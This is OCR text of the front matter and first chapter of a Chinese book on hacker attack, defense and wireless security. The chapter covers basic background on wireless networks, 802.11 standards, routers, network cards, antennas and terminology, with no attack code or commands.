
从新手到高手

黑客入门与网络安全实用手册
安全技术全新升级



黑客攻防与无线安全从新手到高手（超值版）

网络安全技术联盟 编著





一线网络安全技术联盟倾心打造
海 量 王 牌 资 源 超 值 赠 送

超值赠送1 同步微视频
超值赠送2 精美教学PPT课件
超值赠送3 CDlinux系统文件包
超值赠送4 Kali虚拟机镜像文件
超值赠送5 无线密码的字典文件
超值赠送6 黑客工具（107个）速查电子书
超值赠送7 常用黑客命令（160个）速查电子书
超值赠送8 180页常见故障维修电子书
超值赠送9 Windows 10系统使用和防护技巧电子书
超值赠送10 8大经典密码破解工具电子书
超值赠送11 加密与解密技术快速入门小白电子书
超值赠送12 网站入侵与黑客脚本编程电子书
超值赠送13 黑客命令全方位详解电子书

清华大学出版社

黑客攻防与无线安全从新手到高手（超值版）

网络安全技术联盟　编著

清华大学出版社
北　京

内容简介

本书在剖析用户进行黑客防御中迫切需要用到或迫切想要用到的技术时，力求对其进行“傻瓜”式的讲解，使读者对网络防御技术形成系统了解，能够更好地防范黑客的无线攻击。全书共分为 14 章，包括：无线网络快速入门、无线网络攻防必备知识、搭建无线测试系统 Kali Linux、熟悉无线网络安全测试平台——Kali Linux 系统的基本操作、组建无线安全网络、数据帧的结构与加密原理、无线网络的安全分析工具、无线路由器的密码安全策略、无线网络中的虚拟 AP 技术、从无线网络渗透内网、扫描无线网络中的主机、无线网络中主机漏洞的安全防护、加固无线网络的大门、无线局域网的安全防护等内容。

本书内容丰富，图文并茂，深入浅出，同时本书还赠送超多资源，包括本书同步微视频、精美教学 PPT 课件、CDlinux 系统文件包、Kali 虚拟机镜像文件、无线密码的字典文件以及 8 本电子书，帮助读者掌握无线安全方方面面的知识。由于赠送资源比较多，本书前言部分对资源包的内容会做详细说明。本书不仅适合网络安全从业人员及网络管理员，而且适合广大网络爱好者，也可作为大、中专院校相关专业的参考书。

图书在版编目(CIP)数据

黑客攻防与无线安全从新手到高手：超值版 / 网络安全技术联盟编著. —北京：清华大学出版社，2019
（从新手到高手）
ISBN 978-7-302-52767-1

Ⅰ ①黑…　Ⅱ. ①网…　Ⅲ. ①黑客—网络防御　Ⅳ. ①TP393.081

中国版本图书馆CIP数据核字（2019）第071021号

责任编辑：张　敏
封面设计：杨玉兰
责任校对：胡伟民
责任印制：宋　林

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，　http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　　邮　　编：100084
社 总 机：010-62770175　　　邮　　购：010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
印 装 者：北京嘉实印刷有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　　　印　　张：19.75　　　字　　数：495千字
版　　次：2019年9月第1版　　　印　　次：2019年9月第1次印刷
定　　价：69.80元

产品编号：074935-01

Preface

前 言

目前，无线网络安全问题日益突出。“工欲善其事必先利其器”，只有选择合适的攻防工具，才能起到事半功倍的作用。本书除了讲解有线端的攻防策略外，还把目前市场上流行的无线攻防等热点融入书中。

本书特色

知识丰富全面：涵盖了所有黑客攻防知识点，由浅入深地介绍黑客攻防方面的技能。

图文并茂：注重操作，图文并茂，在介绍案例的过程中，每一个操作均有对应的插图。这种图文结合的方式便于读者在学习中直观、清晰地看到操作的过程以及效果，从而能更快地理解和掌握。


案例丰富：把知识点融汇于系统的案例实训当中，并且结合经典案例进行讲解和拓展，进而达到“知其然，并知其所以然”的效果。

提示技巧，贴心周到：本书对读者在学习过程中可能遇到的疑难问题以“提示”的形式进行说明，以免读者在学习过程中走弯路。

本书赠送资源

- 同步微视频。
- 精美教学PPT课件。
- CDlinux系统文件包。
- Kali虚拟机镜像文件。
- 无线密码的字典文件。
- 黑客工具（107个）速查电子书。
- 常用黑客命令（160个）速查电子书。
- 180页常见故障维修电子书。
- Windows 10系统使用和防护技巧电子书。
- 8大经典密码破解工具电子书。
- 加密与解密技术快速入门小白电子书。
- 网站入侵与黑客脚本编程电子书。
- 黑客命令全方位详解电子书。


读者可扫描右方二维码获取本书赠送资源。

精美教学 PPT课件



电子书



CDlinux系统 文件包

Kali虚拟机 镜像文件



无线密码的 字典文件

读者对象

本书不仅适合网络安全从业人员及网络管理员，而且适合广大网络爱好者，也可作为大、中专院校相关专业的参考书。

写作团队

本书由长期研究网络安全的网络安全技术联盟编著，另外还有王秀英、王英英、刘玉萍、刘尧、王朵朵、王攀登、王婷婷、张芳、李小威、王猛、王维维、李佳康、王秀荣、王天护、皮素芹等人参与了编写工作。在编写过程中，编者们尽所能地将最好的讲解呈现给读者，但也难免有疏漏和不妥之处，敬请不吝指正。若您在学习中遇到困难或疑问，或有何建议，可通过电子邮件zhangmin2@tup.tsinghua.edu.cn与我们联系。

编　者

Contents

目 录

第1章　无线网络快速入门

无线网络，特别是无线局域网络我们的生活带来了极大的方便，为我们提供了无处不在的、高带宽的网络服务，但是，由于无线信道特有的性质，使得无线网络连接具有不稳定性，且容易受到黑客的攻击，从而大大影响了服务质量，本章介绍一些有关无线网络的基础常识。

1.1　什么是无线网络

无线网络（Wireless network）是采用无线通信技术实现的网络，与有线网络的用途十分类似，最大的不同在于传输媒介的不同，一般来说，无线网络可以分为狭义无线网络和广义无线网络两种。

1.1.1　狭义无线网络

狭义无线网络就是我们常说的无线局域网，是基于802.11b/g/n标准的WLAN无线局域网，具有可移动性、安装简单、高灵活性和高扩展能力等特点，作为对传统有线网络的延伸，这种无线网络在许多特殊环境中得到了广泛地应用，如企业内部、学校内部、家庭等。这种网络的缺点是覆盖范围小，使用距离在5~30m内。


随着无线数据网络解决方案的不断推出，全球WiFi设备迅猛增长，相信在不久的将来，“不论在任何时间、任何地点都可以轻松上网”这一目标就会被实现，下面介绍一些有关无线网络的概念

1. 无线网络的起源

无线网络的起源，可以追溯到第二次世界大战期间，当时美军采用无线电信号作资料的传输，他们研发出了一套无线电传输技术，并且采用相当高强度的加密技术。当时美军和盟军都广泛使用这项技术。

无线电传输技术让许多学者得到了灵感，在1971年时，夏威夷大学（University of Hawaii）的研究员创造了第一个基于封包式技术的无线电通信网络，被称作ALOHNET网络，这可以算是相当早期的无线局域网络（WLAN）了。最早的WLAN包括了7台计算机，它们采用双向星型拓扑（bi-directional star topology），横跨四座夏威夷的岛屿，中心计算机放置在瓦胡岛（Oahu Island）上，从那时开始，无线网络可说是正式诞生了。下图为一个星型拓扑结构示意图。





2. IEEE 802.11标准

IEEE 802.11标准第一个版本发表于1997年，其中定义了介质访问接入控制层（MAC层）和物理层。物理层定义了工作在2.4GHz的ISM频段上的两种无线调频方式和一种红外传输的方式，总数据传输速

率设计为2Mb/s。两个设备之间的通信可以以自由直接（ad hoc）的方式进行，也可以在基站（Base Station，BS）或者访问点（Access Point，AP）的协调下进行。

对于无线网络重要发展标准，用户有必要了解一下IEEE 802.11标准的发展过程，具体内容见下表。

表　802.11标准的发展史

标　准	说　明
IEEE 802.11	1997年，原始标准（2Mb/s，工作在2.4GHz）
IEEE 802.11a	1999年，物理层补充（54Mb/s，工作在5GHz）
IEEE 802.11b	1999年，物理层补充（11Mb/s工作在2.4GHz）
IEEE 802.11c	符合802.1D的媒体接入控制层桥接（MAC Layer Bridging）
IEEE 802.11d	根据各国无线电规定做的调整
IEEE 802.11e	对服务等级（Quality of Service,QoS）的支持
IEEE 802.11f	基站的互连性（IAPP,Inter-Access Point Protocol），2006年2月被IEEE批准撤销
IEEE 802.11g	2003年，物理层补充（54Mb/s，工作在2.4GHz）
IEEE 802.11h	2004年，无线覆盖半径的调整，室内（indoor）和室外（outdoor）信道（5GHz频段）
IEEE 802.11i	2004年，无线网络的安全方面的补充
IEEE 802.11n	2009年9月通过正式标准，WLAN的传输速率由802.11a及802.11g提供的54Mb/s、108Mb/s，提高至350Mb/s甚至高达475Mb/s
IEEE 802.11p	2010年，这个协定主要用在车用电子的无线通信上

目前，无线网络及设备主要使用的是IEEE 802.llb/g/n标准，尤其以IEEE 802.llg最为普及，不过IEEE 802.lln正在以飞快的速度赶超。

除了上面的IEEE标准，另外有一个被称为IEEE 802.11b+的技术，通过PBCC技术（packet binary convolutional code）在IEEE 802.11b（2.4GHz频段）基础上提供22Mb/s的数据传输速率。但这事实上并不是一个IEEE的公开标准，而是一项产权私有的技术。

3. WiFi联盟

WiFi联盟成立于1999年，是一家全球及非营利性的行业协会，拥有几百家企业会员，致力解决符合IEEE 802.11标准的产品的生产和设备兼容性问题，从而推动无线局域网产业的发展，以增强移动无线、便携、移动和家用设备的用户体验为目标。自2003年3月WiFi联盟开展此项认证以来，已经有超过4000多种产品获得了WiFi GERTIFIED指定认证标志，有力地推动了WiFi产品和服务在消费者市场和企业市场两方面的全面开展。

WiFi联盟认证标志就是无线技术支持的象征，被广泛应用在智能手机、平板计算机、笔记本计算机和各种便携式设备上。

4. 无线网络的组成

无线网络由以下几个部分组成。

（1）站点（Station）。网络最基本的组成部分，通常指的就是无线客户端。

（2）基本服务单元（Basic Service Set，BSS）。网络最基本的服务单元。最简单的服务单元可以只由两个无线客户端组成，客户端可以动态地连接（Associate）到基本

服务单元中。

（3）分配系统（Distribution System，DS）。分配系统用于连接不同的基本服务单元，分配系统使用的媒介逻辑上和基本服务单元使用的媒介是截然分开的，尽管它们物理上可能会是同一个媒介，例如同一个无线频道。

（4）接入点（Access Point，AP）。无线接入点既有普通有线接入点的能力，又有接入到上一层网络的能力。其实 AP 和无线路由器是有区别的，相比来说，无线路由器的功能更多，不过在基本功能方面，两者并无实质性的区别，所以在实际应用中，都会将无线路由器称为 AP。

（5）扩展服务单元（Extended Service Set，ESS）。由分配系统和基本服务单元组合而成。这种组合是逻辑上的，并非物理上的，不同的基本服务单元有可能在地理位置上相差甚远。分配系统也可以使用各种各样的技术。

（6）关口（Portal）。用于将无线局域网和有线局域网或其他网络联系起来，是一个逻辑成分。

以上组成部分使用了3种媒介，站点使用的无线媒介，分配系统使用的媒介，以及和无线局域网集成一起的其他局域网使用的媒介，物理上它们可能相互重叠。IEEE 802.11只负责在站点使用的无线媒介上寻找地址，分配系统和其他局域网的寻址不属于无线局域网的范围。

5. 无线网络的运行原理

要想建立一个有效运行的无线网络，首先需要至少一个AP，如无线路由器，然后是至少一个无线客户端，即装有无线网卡的便携式设备，如计算机、手机、平板计算机等。硬件准备完成后，AP每100ms将SSID信号封包广播一次，无线客户端可以借此决定是否要和这一个SSID的AP连接，使用者还可以设定要连接到哪一个SSID。这就好比用户使用智能手机连接周边的WiFi一样，可以有选择地进行连接。不过，WiFi系统总是对客户端开放其连接标准，并支持漫游，这是WiFi的优点。

1.1.2　广义无线网络



广义无线网络主要包含3个方面，分别是WPAN、WLAN和WWAN，下面分别进行介绍

1. WPAN

WPAN（Wireless Personal Area Network，无线个人局域网通信技术）即常说的无线个人局域网。无线个人局域网（WPAN）是一种采用无线连接的个人局域网。它被用在诸如电话、计算机、附属设备以及小范围（个人局域网的工作范围一般是在10m以内）内的数字助理设备之间的通信。

无线个人局域网（WPAN）是一种与无线广域网（WWAN）、无线局域网（WLAN）并列但覆盖范围相对较小的无线网络。在网络构成上，WPAN位于整个网络链的末端，用于实现同一地点终端与终端间的连接，如连接手机和蓝牙耳机等，WPAN设备具有价格便宜、体积小、易操作和功耗低等优点。

支持无线个人局域网的技术包括：蓝牙、ZigBee、超频波段（UWB）、IrDA、HomeRF等，其中蓝牙技术在无线个人局域网中使用最广泛，下面就来介绍几种主要的技术。

- 蓝牙（Bluetooth）：蓝牙是一种短距离无线通信技术，它可以用于在较小的范围内通过无线连接的方式实现固定设备或移动设备之间的网络互联，从而在各种数字设备之间实现灵活、安全、低功耗、低成本的语音和数据通信。

蓝牙技术的一般有效通信范围为10m，

强的可以达到100m左右，其最高速率可达1Mb/s。其传输使用的功耗很低，广泛应用于无线设备，如平板计算机、手机、智能电话等领域。下图为一个智能手机的蓝牙设置界面，在其中可以开启与关闭蓝牙。





- IrDA（红外）：IrDA是红外数据组织（Infrared Data Association）的简称，目前广泛采用的IrDA红外连接技术就是由该组织提出的，到目前为止，全球采用IrDA技术的设备超过了5000万部。

IrDA技术的主要特点有：利用红外传输数据，无须专门申请特定频段的使用执照；设备体积小、功率低；由于采用点到点的连接方式，数据传输受到的干扰较小，数据传输速率高，可达1Gb/s。但存在一定的技术缺陷，如受视距影响其传输距离短、要求通信设备的位置固定、其点对点的传输连接无法灵活地组成网络等。

2. WLAN

WLAN（Wireless Local Area Networks，无线局域网）即上面所说的“狭义无线网络”，具体请参考上面狭义无线网络的内容。

3. WWAN

WWAN（Wireless Wide Area Network，无线广域网通信技术）即常说的无线广域网。WWAN技术是使得笔记本计算机或者其他的设备装置在蜂窝网络覆盖范围内可以在任何地方连接到互联网。目前全球的无线广域网络主要采用GSM及CDMA技术，其他还有3G或者4G等技术。

简单地说，WWAN指的就是通过通信设备和通信网络来上网，不管是以前的GSM、EDGE和CDMA，还是现在的3G、4G网络，只要用计算机中的PC卡装SIM卡，或者把手机连在笔记本计算机上当作Modem连网，都叫WWAN。

1.2 认识无线路由器

无线路由器是应用于用户上网、带有无线覆盖功能的路由器，它和有线路由器的作用是一样的，唯一的不同就是无线路由器的顶部或者尾部多了一个或者几个天线，其作用就是提供无线网络的支持。除此以外，其他无论是外观，或者是内在配置页面都和同款型的有线路由器一模一样。

市面上每一个厂商的无线产品都有自己的特点，下图为美版思科Linksys WRT1900AC双频无线路由器，该路由器具有4个天线，支持用户根据需要对天线进行拆卸和换装，非常方便。另外，该路由器支持802.11b/g协议，其特点是使用多个无线来分工进行无线数据的接收与发送。



目前，市场占有率比较高的无线路由器是TP-LINK，其性价比比较高。下图为TP-LINK千兆无线路由器，具有高速双核、覆盖更远、家长控制、一键禁用等功能。



为方便大家选购无线路由器，下面把目前市面上常见的无线设备厂商列举出来，包括厂商名称、官方网站以及个人建议等信息见下表。

表　常见无线路由器

厂 商 名 称	官 方 网 站	个 人 建 议
Linksys（领势）	www.linksys.com/cn/	价格昂贵，性能好
D-LINK（友讯）	www.dlink.com.cn	性价比不错，性能稳定
TP-LINK（普联）	www.tp-link.com.cn	性价比较高，市场占有率较高
Netgear（网件）	www.netgear.com.cn	价格比较贵，性能不错
ASUS（华硕）	www.asus.com.cn	不太稳定，价格适中
Tenda（腾达）	www.tenda.com.cn	性价比较高，性能稳定
MERCURY（水星）	www.mercurycom.com.cn	价格较高，性能比较稳定

1.3　了解无线网卡

对于初次接触无线网络的用户来说，无线网卡与无线上网卡是有些迷惑的，本节就来介绍什么是无线网卡，什么是无线上网卡。

1.3.1　无线网卡

无线网卡是终端无线网络设备，是不通过有线连接，采用无线信号进行数据传输的终端，有时也被称为WiFi卡，根据接口类型的不同，主要有PCMCIA无线网卡、PCI无线网卡、Mini-PCI无线网卡、USB无线网卡、CF/SD无线网卡几类。

PCI无线网卡：主要用于台式计算机中，下图为TP-LINK出品的PCI无线网卡。



PCMCIA无线网卡：主要用于笔记本计算机中，下图为Linksys出品的PCMCIA无线网卡。





USB无线网卡：这种网卡不管是台式机用户还是笔记本用户，只要安装了驱动程序，都可以使用，下图为LB-LINK出品的USB无线网卡。



Mini-PCI无线网卡：Mini-PCI为内置型无线网卡，被广泛应用于笔记本计算机之中，其优点是无须占用PC卡或USB插槽，并且免去了随时随身携一张PC卡或USB卡的麻烦。

这几种无线网卡在价格上差距不大，在性能和功能上也差不多，用户可根据自己的需要来选择。在距离上来说，无线网卡是依靠接收附近无线网络信号来上网的，这个信号源不能离得太远，一般无线网卡是配合无线路由器来使用的，使用距离在5~30m内。



1.3.2　无线上网卡

无线上网卡指的是无线广域网卡，是依靠接收无线宽带运营商在公共场所发出的网络信号来上网的，这个信号源可以离无线上网的计算机很远，如联通的CDMA1X上网卡、移动的GPRS无线上网卡、电信的EVDO无线上网卡以及移动/联通的3G卡、4G卡等。



无线上网卡的作用于功能相当于有线的调制解调器，也就是我们俗称的“猫”，它可以在拥有无线信号覆盖的任何地方，利用无线上网卡来连接到互联网上。从理论上来讲，假如你购买了移动的无线上网卡，那么在有移动基站信号覆盖的地方都可以进行无线上网。

一般来讲，无线上网卡的信号强度要比有线网卡差一些，但也能满足一些基础的网络应用，如浏览网页、收发邮件、网络聊天等。不过，随着无线网络技术发展，尤其是现在的EVDO、TD-CDMA等3G/4G技术的出现，使得无线上网速度大大提升。下图为中国电信推出的天翼4G无线上网卡。



无线上网卡一般只针对笔记本计算机用户，常用的接口类型为USB接口，但也有PCMCIA接口类型的，下图为中兴的4G无线上网卡，作为硬件，一般在用户购买无线上网套餐的时候，运营商会赠送无线上网卡。



1.4　了解天线

无线局域网中的天线可以扩展无线网络的覆盖范围，天线有多种类型，根据方向性的不同，天线分为全向和定向两种。

1.4.1　全向天线

全向天线，即在水平方向上表现为360°均匀辐射，也就是平常所说的无方向性，在垂直方向上表现为有一定宽度的波束，一般情况下波瓣宽度越小，增益越大。全向天线在移动通信系统中一般应用于郊县大区制的站型，覆盖范围大。下图为连接在无线网卡上的全向天线。



室内全向天线适合于无线路由器、AP这样的需要广泛覆盖信号的设备上，它可以将信号均匀分布在中心点周围360°全方位区域，适用于连接点距离较近，分布角度范围大，且数量较多的情况，如无线路由器上的天线，就是室内全向天线。下图为目前常见的无线路由器形状。





那么简单地讲，全向天线就相当于以天线为圆心，其传输距离为半径，画一个圆，这个圆内就是无线信号的覆盖范围，一般来说，在实际应用过程中，半径多为10～30m，这也是为什么能在街道探测到那些穿出墙壁的路由器信号的原因之一。

如果将全向天线安装在户外，则必须安装在大楼顶端或高处，并且位于信号覆盖区的中央位置，以便于其他指向性天线装置通信，构成单点对多点的星型拓扑。

1.4.2　定向天线

定向天线，在水平方向上表现为一定角度范围辐射，也就是平常所说的有方向性。同全向天线一样，波瓣宽度越小，增益越大。定向天线在通信系统中一般应用于通信距离远，覆盖范围小，目标密度大，频率利用率高的环境。

定向天线有各种不同的款式与形状，如Patch天线、Panel天线和八木天线等，经常用于无线区域网络中短距离的桥接，例如，跨马路的两栋大楼，或者空间扩展的厂房、仓库等。

用户也可以按以下方式来思考全向天线和定向天线之间的关系：全向天线会向四面八方发射信号，前后左右都可以接收到信号，定向天线就好像在天线后面罩一个碗状的反射面，信号只能向前面传递，射向后面的信号被反射面挡住并反射到前方，加强了前面的信号强度，可以想象定向天线的主要辐射范围像一个倒立的不太完整的圆锥。

此外，还有专门用于长距离通信的高方向性天线，有极窄的波束宽度和很高的增益值，也被称为高增益指向性天线，如碟形天线和格状天线，通常用于点对点的通信连接，传输距离高达40km。因为波束非常窄，因此天线彼此之间必须要很精准地瞄准，而且天线之间的直视必须没有任何阻碍物。

通过上文能够形象地认识到什么是全向天线，什么是定向天线，那么在实际应用时该注意些什么呢?如果需要满足多个站点，并且这些站点是分布在AP的不同方向时，需要采用全向天线；如果集中在一个方向，建议采用定向天线；另外还要考虑天线的接头形式是否和AP匹配、天线的增益大小等是否符合自己的需求。

对于室外天线，在安装的过程中，天线与无线AP之间需要增加防雷设备；定向天线要注意天线的正面朝向远端站点的方向；天线应该安装在尽可能高的位置，天线和站点之间尽可能满足视距，即肉眼可见，中间避开障碍。



1.5　熟悉无线网络的术语



下面是无线网络安全中常会涉及的基本术语，了解这些术语，可以帮助用户更好地维护无线网络安全。

（1）WiFi。WiFi是一种允许电子设备连接到一个无线局域网（WLAN）的技术，通常使用2.4G UHF或5G SHF ISM射频频段。连接到无线局域网通常是有密码保护的；但也可是开放的，这样就允许在WLAN范围内的任何设备可以连接上。

（2）SSID。SSID（Service Set Identifier，服务集标识符）技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一个子网络都需要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入本网络。SSID可以是任何字符，最大长度为32个字符。

（3）WAP。WAP（Wireless Application Protocol，无线应用协议）是一项全球性的网络通信协议。它使移动Internet有了一个通行的标准，其目标是将Internet的丰富信息及先进的业务引入到移动电话等无线终端之中。

